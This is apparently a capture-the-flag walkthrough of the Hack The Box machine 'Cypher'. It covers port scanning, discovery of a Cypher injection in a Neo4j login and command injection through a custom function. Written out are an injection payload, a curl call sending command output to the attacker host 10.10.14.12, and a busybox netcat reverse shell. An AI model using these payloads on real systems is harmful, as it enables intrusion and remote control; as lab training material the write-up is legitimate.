# Cypher
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Cypher
- OS Type: Linux
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Mon Jun 23 18:29:46 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.11.57Nmap scan report for 10.10.11.57Host is up, received echo-reply ttl 63 (0.21s latency).Scanned at 2025-06-23 18:29:53 IST for 79sNot shown: 65533 closed tcp ports (reset)PORT   STATE SERVICE REASON         VERSION22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMurODrr5ER4wj9mB2tWhXcLIcrm4Bo1lIEufLYIEBVY4h4ZROFj2+WFnXlGNqLG6ZB+DWQHRgG/6wg71wcElxA=|   256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEqadcsjXAxI3uSmNBA8HUMR3L4lTaePj3o6vhgPuPTi80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)|_http-title: Did not follow redirect to http://cypher.htb/| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: nginx/1.24.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Mon Jun 23 18:31:12 2025 -- 1 IP address (1 host up) scanned in 86.11 seconds
Enumeration
Port 80/HTTP
open URL in firefox and i redirected to cypher.htb

we don’t have added cypher.htb to /etc/hosts file so it will not able to find that site, let’s add the domain to /etc/hosts file
echo "10.10.11.57 cypher.htb" | sudo tee -a /etc/hostsand then refresh the page

hovering on button we found that it will redirect to cypher.htb/demo

clicking on it we redirected to login page so looks like first we need to login in order to access demo page

reading the source of main page i found possibly interesting HTML comment

let’s keep this info for now and move to directory bruteforcing

/testing directory looks fine, let’s check it out

let’s download it and unzip the jar file and see if we can find anything interesting

looks like many things related to neo4j, and the machine name itself cypher which refers to cypher injection
What is Cypher?
- Cypher is short for Cypher Query Language
- It’s Neo4j’s Graph query language that let’s you retrieve data from the graph, it’s like SQL for Graph database
now testing using basic payload
' or 1=1 RETURN c//
and other side we got the error message that confirms that the, after some trial-error i figured-out that the username field is looks vulnerable
i tried different payloads to get the credentials but not successful, let’s examine the jar file properly, i’ll use JD-GUI to decompile the jar file
https://github.com/java-decompiler/jd-gui/releases/download/v1.6.6/jd-gui-1.6.6.jar

reading this CustomFunctions.class code looks like it is doing some curl request but we can see that it is just adding the url variable value so possibly we can pass ; with another command to get Command execution
after some trial and error i came up with below query i took some refernces and even hints

this confirms execution on our side

now i want to confirm that target machine has busybox present or not to do so i used the curl
admin' RETURN h.value AS hash UNION CALL custom.getUrlStatusCode(\"http://10.10.14.12/0xh3x; curl http://10.10.14.12:8000/?`which busybox`\") YIELD statusCode AS hash RETURN hash;//and on http server running on port 8000 i got the output of which busybox command

let’s get the shell now
busybox nc 10.10.14.12 443 -e /bin/bash
after gaining shell i use below python one-liner to upgrade the shell
python3 -c 'import pty;pty.spawn("/bin/bash");'then i am enumerating system for useful information and found there’s graphasm user and found the credentials of that user in /home/graphasm/bbot_preset.yml
